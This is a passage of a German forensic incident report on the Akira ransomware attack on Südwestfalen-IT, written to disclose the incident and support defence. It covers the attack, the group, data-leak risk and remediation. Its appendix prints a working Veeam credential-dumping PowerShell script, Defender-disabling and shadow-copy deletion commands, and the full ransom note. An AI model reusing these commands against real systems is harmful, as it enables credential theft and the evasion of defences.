Die Untersuchung zeigte, dass die Angreifer eine partielle Verschlüsselung der Dateien durchführten, indem sie mittels Command-Line-Argument nur einen geringen prozentualen Anteil der Dateien verschlüsselten. Beispielsweise waren die Logdateien zwar verschlüsselt, aber nur zu einem geschätzten Anteil von etwa 10 – 25 %. Dies führte dazu, dass Teile der betroffenen Daten noch lesbar blieben, während hauptsächlich der Anfang der Dateien durch die Verschlüsselung unlesbar wurde. Diese Methode der partiellen Verschlüsselung ermöglichte es den Angreifern, effizienter Schaden anzurichten, da bereits ein geringer verschlüsselter Anteil ausreicht, um viele Dateitypen funktional

unbrauchbar zu machen. Eine vollständige Verschlüsselung aller Daten hätte dagegen deutlich mehr Zeit in Anspruch genommen.

```
29.10.2023  20:45             3.263 Log-29-10-2023-17-12-27.txt.akira
29.10.2023  20:45               949 Log-29-10-2023-17-12-28.txt.akira
29.10.2023  20:45             1.358 Log-29-10-2023-17-12-29.txt.akira
29.10.2023  20:49             1.265 Log-29-10-2023-17-12-30.txt.akira
29.10.2023  20:49             2.351 Log-29-10-2023-17-12-31.txt.akira
29.10.2023  20:49               920 Log-29-10-2023-17-12-32.txt.akira
29.10.2023  20:49               920 Log-29-10-2023-17-12-33.txt.akira
29.10.2023  20:49               976 Log-29-10-2023-17-12-34.txt.akira
29.10.2023  20:53               860 Log-29-10-2023-17-12-35.txt.akira
29.10.2023  20:53             1.821 Log-29-10-2023-17-12-36.txt.akira
29.10.2023  20:53             2.021 Log-29-10-2023-17-12-37.txt.akira
29.10.2023  20:53               918 Log-29-10-2023-17-12-38.txt.akira
```

Abbildung 7: Verschlüsselte Logfiles der w.exe Ransomware auf dem System [redacted].INTRA.LAN

Während der dynamischen und statischen Analysen der Ransomware wurde abschließend keine außergewöhnliche Kommunikation mit externen Domänen oder IP-Adressen festgestellt. Aufgrund dieses Befundes entschied r-tec, keine vollständige Analyse der Ransomware durchzuführen.

5 Akira-Ransomgroup

Akira ist eine sich schnell entwickelnde, professionell agierende Ransomware-Gruppe. Es wird vermutet, dass sie sich aus ehemaligen Mitgliedern der Conti- und Ryuk-Ransomware-Gruppen zusammensetzt. Diese Annahme basiert vor allem auf Ähnlichkeiten im Code der von ihnen eingesetzten Ransomware, die zu Beginn der russischen Invasion in der Ukraine von anonymen Insidern veröffentlicht wurde, sowie durch Blockchain-Analysen durch Arctiv Wolf Labs. Die Veröffentlichung des Conti-Quellcodes führte dazu, dass mehrere Malware-Autoren diesen Code adaptierten, was die Rückverfolgung erschwert[6].

Laut einem Bericht von Trellix[7] sind über 70 % der Ziele der Akira-Ransomware in den Vereinigten Staaten angesiedelt, wobei durchschnittlich etwa zehn neue Opfer monatlich der Liste hinzugefügt werden. Trend Micro berichtet, dass Frankreich im Zeitraum vom 1. Mai bis zum 31. August 2023 am stärksten von Angriffsversuchen betroffen war. Akira scheint keine Präferenzen bezüglich ihrer Opfer, deren Branchen oder Größen zu haben; die Branchen reichen von herstellenden Betrieben über Bildungseinrichtungen bis hin zu landwirtschaftlichen Betrieben oder Technologiedienstleistern[8].

Akira zielt unter anderem auf CISCO VPN-Konten ab, die nicht durch Multifaktorauthentifizierung abgesichert sind. Anfang September 2023 reagierte Cisco auf diese Bedrohungslage mit einem Sicherheitshinweis bezüglich einer Zero-Day-Schwachstelle, bekannt als CVE-2023-20269, die in zwei wichtigen VPN-Features ihrer Produkte vorhanden ist: der Cisco Adaptive Security Appliance (ASA) und der Cisco Firepower Threat Defense (FTD) Software. Laut Cisco ermöglicht diese Schwachstelle es Angreifern, gültige Anmeldeinformationen zu identifizieren, die dann missbräuchlich für den Aufbau nicht autorisierter Remote-Access-VPN-Sitzungen verwendet werden können. Insbesondere für Systeme, die auf der Cisco ASA Software Release 9.16 oder einer älteren Version laufen, besteht das Risiko, dass eine clientlose SSL VPN-Sitzung aufgebaut werden kann[8].

Die Akira-Ransomware-Gruppe hebt sich durch ihre charakteristische Nutzung von Dual-Use-Tools, wie Advanced IP Scanner, NetScan oder AnyDesk, ab. Im Gegensatz zu anderen Advanced Persistent Threats (APTs), wie APT32, APT19, APT41 oder FIN7, die häufig auf spezialisierte Tools wie Cobalt Strike für Command-and-Control-Zwecke setzen[9], bevorzugt Akira Tools wie AnyDesk, MobaXterm oder Cloudflare Tunnel. Diese Herangehensweise führte auch bei der forensischen Untersuchung der IT-Infrastruktur der S-IT zu besonderen Herausforderungen. Es konnten zwar beispielsweise Installationen und die Nutzung von AnyDesk festgestellt werden, jedoch war es nicht möglich, diese von legitimen Nutzungen zu unterscheiden.

Dieses Problem erstreckt sich auch auf andere Tools. Die Nutzung anscheinend legitimer Programme und RDP-Sitzungen für laterales Bewegen innerhalb des Netzwerks erschwert die Analyse erheblich. Die Herausforderung besteht darin, legitime Ereignisse von bösartigen Aktivitäten zu differenzieren, was die Identifikation der tatsächlichen Bedrohungsaktivitäten komplex macht.

[6] https://arcticwolf.com/resources/blog/conti-and-akira-chained-together/
[7] https://www.trellix.com/about/newsroom/stories/research/akira-ransomware/
[8] https://www.trendmicro.com/de_de/research/23/k/akira-unter-der-lupe.html
[9] https://attack.mitre.org/software/S0154/

6 Bewertung Datenabfluss

Während der forensischen Untersuchung ergab sich ein potenzielles Indiz auf die Vorbereitung eines möglichen Datenabflusses. Dieser bezieht sich auf eine Aktivität, die typisch für die Akira-Ransomgroup ist: die Verwendung von WinRAR zur Komprimierung sensibler Informationen. Der erfolglose Nutzungsversuch eines WinRAR-Executables durch die Angreifer wurde auf dem Fileserver `[redacted].INTRA.LAN` festgestellt. Trotz dieses Indizes gibt es jedoch keine weiteren konkreten Anzeichen, die auf die tatsächliche Nutzung von WinRAR oder gar einen tatsächlichen Datenabfluss hindeuten. Insbesondere wurde bei der Überprüfung der eingesetzten Web-Proxies kein auffälliger Webverkehr, wie etwa File-Uploads, festgestellt, der auf einen möglichen Datenabfluss schließen lassen könnte. Trotz des Fehlens konkreter Beweise für einen Datenabfluss kann nicht ausgeschlossen werden, dass andere Methoden oder Werkzeuge zur Übertragung sensibler Daten genutzt worden sein könnten.

Seit dem 30. Oktober 2023 überwacht r-tec proaktiv den Blog der Angreifergruppe. In diesem Blog werden unter anderem erfolgreiche Angriffe auf Organisationen sowie Leaks von Daten betroffener Opfer veröffentlicht. Bislang wurde Südwestfalen-IT dort nicht erwähnt, obwohl seitdem mehrere neue Opfer und Leaks hinzugefügt wurden. Darüber hinaus wird spezielle Darkweb-Monitoring-Software eingesetzt, um das Darkweb nach mit Südwestfalen-IT in Verbindung stehenden Schlagworten, Personennamen, E-Mail-Adressen und Domänen zu durchsuchen. Auch diese Maßnahme hat bisher keine Hinweise auf die Veröffentlichung von Daten erbracht.

Eine absolute Garantie, dass keine Daten abgeflossen sind, kann trotz allem nicht gegeben werden. Eine potenzielle Veröffentlichung von Daten bleibt möglich, wird aber durch r-tec nach aktuellem Stand für unwahrscheinlich gehalten.

7 Maßnahmenempfehlungen

In diesem Kapitel werden Empfehlungen und Maßnahmen zur Verbesserung der IT-Sicherheit präsentiert. Diese richten sich speziell auf Systeme in potenziell kompromittierten Netzwerkbereichen („gelbe Zone“) sowie auf neu eingerichtete Systeme und Netzwerke („grüne Zone“). Es ist zu beachten, dass diese Empfehlungen nicht den Hauptfokus des Berichts ausmachen und daher an anderer Stelle detaillierter und umfangreicher behandelt wurden. Auf Wunsch der S-IT wird hier die von r-tec vorgeschlagene Sicherheitsstrategie stichpunktartig dargestellt.

Die Maßnahmen sind in drei Kategorien gegliedert:

- **Kurzfristige Maßnahmen:** Diese sollten vor der Wiederinbetriebnahme der betroffenen Systeme erfolgen, um unmittelbare Sicherheitsrisiken zu adressieren.
- **Mittelfristige Maßnahmen:** Diese sind zeitnah nach dem Aufbau des Notbetriebs umzusetzen und zielen darauf ab, die Resilienz gegen zukünftige Sicherheitsvorfälle zu erhöhen.
- **Langfristige Maßnahmen:** Diese betreffen allgemeine strategische Sicherheitsempfehlungen, die unabhängig vom aktuellen Sicherheitsvorfall sind und individuell auf die Bedürfnisse und die strategische Ausrichtung der Südwestfalen-IT zugeschnitten wurden.

Alle kurzfristigen Maßnahmen wurden vor der Wiederinbetriebnahme der Systeme umgesetzt und sind in allen aktuell eingesetzten Systemen implementiert. Die mittelfristigen Maßnahmen befinden sich derzeit in der Phase der Umsetzung.

7.1 Kurzfristig

- **Forensik-Scan:** Alle Systeme in betroffenen Netzbereichen werden mittels THOR-Scan auf schadhafte Aktivitäten untersucht. Bei unauffälligen Ergebnissen erfolgt eine bedingte Sicherheitseinstufung.
- **Wiederherstellung aus Backup:** Systeme sollten bevorzugt aus Backups vor dem 18. Oktober 2023 wiederhergestellt werden, da eine Kompromittierung vor diesem Datum als unwahrscheinlich gilt.
- **Netzwerksegmentierung:** Einführung physischer und virtueller Trennung von Systemen und definierten Zugriffskontrollen.
- **Next-Generation-Firewall:** Konfiguration strenger Zugriffsregeln zur Minimierung von Bedrohungen und Kontrolle des Datenverkehrs.
- **Best Practices für Systemhärtung:** Implementierung grundlegender Sicherheitsmaßnahmen wie Rollen- und Berechtigungskonzepte und Deaktivierung unnötiger Dienste.
- **Absicherung von Benutzerkonten:** Einführung starker Passwortrichtlinien und Multifaktor-Authentifizierung, insbesondere für administrative Konten.
- **Endpoint Detection and Response (EDR):** Einsatz einer EDR-Lösung zur Erkennung und Reaktion auf abnormales Verhalten.
- **Protokollierung:** Erfassung und zentrale Speicherung sicherheitsrelevanter System- und Netzwerkaktivitäten.

- **Ablösen der VPN-Lösung:** Neuaufbau der VPN-Infrastruktur. Nutzung einer VPN-Technologie auf aktuellem Patch-Stand sowie Nutzung einer Multifaktor-Authentifizierung.
- **Darkweb Monitoring:** Überwachung des Darkwebs während der forensischen Untersuchungen.

7.2 Mittelfristig

- **Erweiterte Netzwerksegmentierung:** Ausarbeitung eines umfassenden Segmentierungskonzepts und Mikrosegmentierung für kritische Bereiche.
- **Firewall-Optimierung:** Analyse des verschlüsselten Datenverkehrs und regelmäßige Anpassung der Firewall-Einstellungen.
- **Erweiterte Systemhärtung:** Entwicklung und Umsetzung erweiterter Sicherheitsstandards für verschiedene Systemtypen.
- **Erweiterung der Benutzerkontenabsicherung:** Implementierung von Multifaktor-Authentifizierung für alle Nutzer und Evaluierung spezieller Lösungen für privilegierte Zugriffe.
- **Erweiterte EDR-Maßnahmen:** Einsatz zusätzlicher Schutzmodule innerhalb der EDR-Lösung, um Anomalien umfassender zu analysieren.
- **Erweiterte Protokollierung:** Einführung eines Next-Generation-SIEM-Systems für eine automatisierte Analyse großer Datenmengen.
- **Schwachstellen-Management:** Regelmäßige Schwachstellenscans in allen Netzbereichen, unabhängig von deren Zonierung.
- **Fortgesetztes Darkweb Monitoring:** Weiterführung der Überwachung spezifischer Suchbegriffe im Darkweb auch nach Abschluss der forensischen Analysen, um zukünftige Bedrohungen frühzeitig zu erkennen.

7.3 Langfristig

- **Cyber-Security-Plan:** Langfristige Entwicklung der Organisation, Prozesse und Architektur der IT-Security bei S-IT mit dem Ziel der dauerhaften Aufrechterhaltung des Standes der Technik.
- **Konsolidierung Netzwerksicherheit:** Integration des VPN in vorhandene Next-Gen-Firewall, Ablösung der vorhandenen Proxy-Lösung und hybride Absicherung des Web Access für mobile und stationäre Systeme.
- **Strategisches Identity- und Accessmanagement:** Erstellung eines neuen Rollen- und Berechtigungskonzeptes im Zusammenspiel mit einem Tiering-Modell im AD, Implementierung einer Lösung zum Management privilegierter Zugänge im Zusammenspiel mit SSO.
- **Penetrationstests / Red Teaming:** Regelmäßige Untersuchung aller Teile der S-IT mit der typischen Methodik von Angreifergruppen auf Basis von 3-Jahresplänen, die sowohl interne als auch externe Angriffe in verschiedenen Abstufungen und mit verschiedenen Zielbereichen beinhalten.

8 Anhang

8.1 [redacted]. – Administrator.Intra PowerShell History

Dateiquelle	[redacted].INTRA.LAN
Dateipfad	C:\Users\Administrator.INTRA\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
Add-Type -assembly System.Security
#Searching for connection parameters in the registry
try {`
$VeaamRegPath = "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication\"`
$SqlDatabaseName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction
Stop).SqlDatabaseName `
$SqlInstanceName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction
Stop).SqlInstanceName`
$SqlServerName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction
Stop).SqlServerName`
}`
catch {`
echo "Can't find Veeam on localhost, try running as Administrator"`
exit -1`
}
""
"Found Veeam DB on " + $SqlServerName + "\" + $SqlInstanceName + "@" +
$SqlDatabaseName + ", connecting...  "
#Forming the connection string
$SQL = "SELECT [user_name] AS 'User name',[password] AS 'Password' FROM
[$SqlDatabaseName].[dbo].[Credentials] "+`
"WHERE password <> ''" #Filter empty passwords
$auth = "Integrated Security=SSPI;" #Local user
$connectionString = "Provider=sqloledb; Data
Source=$SqlServerName\$SqlInstanceName; " +`
"Initial Catalog=$SqlDatabaseName; $auth; "
$connection = New-Object System.Data.OleDb.OleDbConnection $connectionString
$command = New-Object System.Data.OleDb.OleDbCommand $SQL, $connection
#Fetching encrypted credentials from the database
try {`
$connection.Open()`
$adapter = New-Object System.Data.OleDb.OleDbDataAdapter $command`
$dataset = New-Object System.Data.DataSet`
[void] $adapter.Fill($dataSet)`
$connection.Close()`
}`
catch {`
"Can't connect to DB, exit."`
exit -1`
}
"OK"
$rows=($dataset.Tables | Select-Object -Expand Rows)
if ($rows.count -eq 0) {`
"No passwords today, sorry."`
exit`
}
```

```
""
"Here are some passwords for you, have fun:"
#Decrypting passwords using DPAPI
$rows | ForEach-Object -Process {`
$EnryptedPWD = [Convert]::FromBase64String($_.password)`
$ClearPWD = [System.Security.Cryptography.ProtectedData]::Unprotect(
$EnryptedPWD, $null,
[System.Security.Cryptography.DataProtectionScope]::LocalMachine )`
$enc = [system.text.encoding]::Default`
$_.password = $enc.GetString($ClearPWD)`
}
Write-Output $rows | FT | Out-string
ping -n 1 ▓▓▓▓▓▓▓▓.server
ping -n 1 ▓▓▓▓▓▓▓▓.server
ping -n 1 ▓▓▓▓▓▓▓▓.server
ping -n 1 ▓▓▓▓▓▓▓▓.server
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true -DisableBehaviorMonitoring
$true -DisableArchiveScanning $true -DisableScriptScanning $true -
DisableBlockAtFirstSeen $true -DisableIOAVProtection $true -MAPSReporting
Disabled -SubmitSamplesConsent 2
```

8.2 Ransomnote akira_readme.txt

Dateiquelle	▓▓▓▓▓▓▓▓▓▓.INTRA.LAN
Dateipfad	C:\Program Files (x86)\akira_readme.txt
Hash (MD5)	0611d166e28cd609a96cc26edbff205e
Hash (SHA-1)	d463911bbed8afc6a995f56f9f23b9a969a3bf40
Hash (SHA256)	8c1f1e808497e0b3d560bde63b9aeb9f39cc063581b6bb8dd39f409f1f799788
Dateigröße	2.63 KB

```
Hi friends,

Whatever who you are and what your title is if you're reading this it means the
internal infrastructure of your company is fully or partially dead, all your
backups - virtual, physical - everything that we managed to reach - are
completely removed. Moreover, we have taken a great amount of your corporate
data prior to encryption.

Well, for now let's keep all the tears and resentment to ourselves and try to
build a constructive dialogue. We're fully aware of what damage we caused by
locking your internal sources. At the moment, you have to know:
```

```
Dealing with us you will save A LOT due to we are not interested in ruining
your financially. We will study in depth your finance, bank & income
statements, your savings, investments etc. and present our reasonable demand to
you. If you have an active cyber insurance, let us know and we will guide you
how to properly use it. Also, dragging out the negotiation process will lead to
failing of a deal.

Paying us you save your TIME, MONEY, EFFORTS and be back on track within 24
hours approximately. Our decryptor works properly on any files or systems, so
you will be able to check it by requesting a test decryption service from the
beginning of our conversation. If you decide to recover on your own, keep in
mind that you can permanently lose access to some files or accidently corrupt
them - in this case we won't be able to help.

The security report or the exclusive first-hand information that you will
receive upon reaching an agreement is of a great value, since NO full audit of
your network will show you the vulnerabilities that we've managed to detect and
used in order to get into, identify backup solutions and upload your data.

As for your data, if we fail to agree, we will try to sell personal
information/trade secrets/databases/source codes - generally speaking,
everything that has a value on the darkmarket - to multiple threat actors at
ones. Then all of this will be published in our blog -
https://akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad.onion.

We're more than negotiable and will definitely find the way to settle this
quickly and reach an agreement which will satisfy both of us.

If you're indeed interested in our assistance and the services we provide you
can reach out to us following simple instructions:

Install TOR Browser to get access to our chat room -
https://www.torproject.org/download/.

Paste this link -
https://akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id.onion.

Use this code - 6803-XY-WAEX-OUCI - to log into our chat.

Keep in mind that the faster you will get in touch, the less damage we cause.
```

8.3 IOCs

IOC-ID	VALUE	SOURCE	DESCRIPTION	HASH (MD5)	HASH (SHA1)	HASH (SHA256)
IOC-IP-004	10.[redacted]	Windows Event Logs	RDP von dieser IP zu WDC610G01 als Domänenadministrator kurz vor Ausführung der Malware	-	-	-
IOC-IP-007	10.[redacted]	THOR	C:\Users\administrator.INTRA\Desktop\ netscan_n.ex, erstellt am 29. Oktober 2023 12:26:48.850	-	-	-
IOC-IP-008	172.[redacted]	Symantec Logs	Attack: Ransom.Gen Activity 47 attack blocked	-	-	-
IOC-IP-009	10.[redacted]	Symantec Logs	Attack: Ransom.Gen Activity 47 attack blocked	-	-	-
IOC-IP-011	64.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-012	64.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-013	208.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-014	92.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-015	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 28.10.2023 18:11 – 19:45 local	-	-	-
IOC-IP-016	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 27.10.2023 15:50 – 16:13 local	-	-	-
IOC-IP-017	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 18.10.2023 16:25 – 21:22 local	-	-	-

IOC-IP-018	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 18.10.2023, 17:10 – 17:49 local	-	-	-
IOC-IP-019	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 18.10.2023, 17:20 – 21:22 local	-	-	-
IOC-IP-020	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 29.10.2023, 11:55 – 30.10. 05:44 local	-	-	-
IOC-IP-021	10.[redacted]	ISE Logs	Intern vergebene IP nach VPN-Zugriff. Nur relevant zwischen 29.10.2023, 12:01 – 13:48 local	-	-	-
IOC-IP-022	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-023	50.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-024	107.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (Niederlande)	-	-	-
IOC-IP-025	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-026	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-027	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-028	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-029	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-
IOC-IP-030	103.[redacted]	ISE Logs	Externe IP für VPN-Zugriff genutzt (USA)	-	-	-

IOC-File-001	akira_readme.txt	THOR	Ransom Note	0611d166e28cd609a96cc26edbff205e	d463911bbed8afc6a995f56f9f23b9a969a3bf40	8c1f1e808497e0b3d560bde63b9aeb9f39cc063581b6bb8dd39f409f1f799788
IOC-File-002	w.exe	THOR	Ransomware	9c3b95c7227837b026888cb716ba4bb2	3b8cce2ce4b33141a2d8dae7f4e6e82ef96269b4	93971ec92154454e2a41c18c132d4ea91a5c49ccb5485e9e3adde6966c9b8f0f
IOC-File-004	\.akira	THOR	Dateiendung verschlüsselter Dateien	-	-	-
IOC-File-005	netscan_n.exe	THOR	-	d6b7b8df9a552373209038cfd3b60952	d26aabe9d0c17d8db032124b221f48c15e85ee23	fc5f82f45745385d8c0dc82caf2ad5695b1addfbf556d1e72d792835876574ce
IOC-File-006	advanced_ip_scanner.exe	THOR				
IOC-User-002	INTRA\Administrator		Domänenadministrator, am 29.10.2023 für Zugriffe auf DCs und Verteilung der Ransomware genutzt	-	-	-
IOC-User-003	[redacted]		Siehe IP-IOC-004 (User war zum Zeitpunkt des RDP-Zugriffs an der ISE authentifiziert)	-	-	-
IOC-User-004	[redacted]	ISE Logs	VPN-Login aus USA	-	-	-
IOC-User-005	[redacted]	ISE Logs	VPN-Login aus USA	-	-	-
IOC-User-006	[redacted]	ISE Logs	VPN-Login aus USA ohne Session	-	-	-
IOC-User-007	[redacted]	ISE Logs	VPN-Login aus USA ohne Session	-	-	-
IOC-User-009	[redacted]	ISE Logs	VPN-Login aus USA ohne Session	-	-	-
IOC-User-008	[redacted]	ISE Logs	VPN-Login aus USA ohne Session	-	-	-

IOC-Keyword-001	Get-WmiObject Win32_Shadowcopy | Remove-WmiObject	-	Shadow Copies, die durch die Ransomware vor der Verschlüsselung gelöscht wurden	-	-	-
IOC-Keyword-002	KEEP IN MIND THAT THE FASTER YOU WILL GET IN TOUCH, THE LESS DAMAGE WE CAUSE.	-	Anfang der Ransomnote	-	-	-
IOC-Keyword-003	Add-MpPreference -ExclusionPath "C:\"	-	Windows Defender Exclusion durch die Angreifer	-	-	-
IOC-Keyword-004	echo "Can't find Veeam on localhost, try running as Administrator"	WAS300V03.INTRA.LAN	https://github.com/sadshade/veeam-creds/blob/main/Veeam-Get-Creds.ps1	-	-	-
IOC-Keyword-005	[info] Number of threads to encrypt =	Akira Logfile	Auszug Akira Logfile Inhalt	-	-	-